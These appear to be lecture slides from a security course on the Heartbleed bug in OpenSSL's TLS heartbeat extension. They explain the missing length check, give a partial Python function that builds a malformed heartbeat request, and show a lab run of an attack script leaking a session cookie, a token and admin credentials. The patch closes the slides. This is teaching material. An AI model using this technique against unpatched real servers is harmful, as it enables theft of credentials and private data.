
The Heartbleed Bug and Attack

Background: the Heartbeat Protocol

- TLS/SSL protocols provide a secure channel between two communicating applications
- TLS/SSL is widely used
- Heartbeat extension: implement keep-alive feature of TLS.
- Heartbleed bug is an implementation flaw in TLS/SSL heartbeat extension.


How Response Packet is Constructed



Problem: how much is copied depends on the value contained in the payload length field.

What if this value is larger than the actual payload size?

Launch the Attack



Attack results:

Some data from the server's memory also got copied into the response packet, which will be sent out

Launch the Heartbleed Attack

- 0x0016 (22) is placed in the length field.
 Which exactly matches with the actual length of the payload.
- We play with this length field to perform our attack in the next slide

```
def build_heartbeat(tls_ver):
heartbeat = [
   # TLS record header
   0x18, # Content Type (0x18 means Heartbeat)
   0x03, tls_ver, # TLS version
   0x00, 0x29, # Length
   # Heartbeat packet header
           # Hearbet packet Type (0x01 means Request)
   0x01,
   0x00, 0x16, # Declared payload length
   0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
   0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
   0x41, 0x41, 0x41, 0x41, 0x41, 0x42,
   # Payload content ends 22 bytes
```

Launch the Heartbleed Attack

```
$ attack.py www.heartbleedlabelgg.com -1 0x4000
. . . . . .
.........uage: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/
Cookie: Elgg=maf4htphkaa5fbggcu0rlais87
Connection: keep-alive
G.J...-...............................cation/x-www-form-urlencoded
Content-Length: 100
 elgg_token=86547d4c46bcaa1278de59902b8e24ad&__elgg_ts=1491958356
&username=admin&password=seedadmin...%@.....e.T.....M#
```

We got some secret from the server

Fixing the Heartbleed Bug

 Simply update your system's OpenSSL library. The following two commands can be used for it:

```
% sudo apt-get update
% sudo apt-get upgrade
```

The following code shows how the OpenSSL library is fixed

```
hbtype = *p++;
n2s(p, payload);
if (1 + 2 + payload + 16 > s->s3->rrec.length)
    return 0; /* silently discard per RFC 6520 sec. 4 */
pl = p;
```

Summary

- Heartbeat protocol
- The flaw in the heartbeat protocol
- Heartbleed bug
- How to launch the attack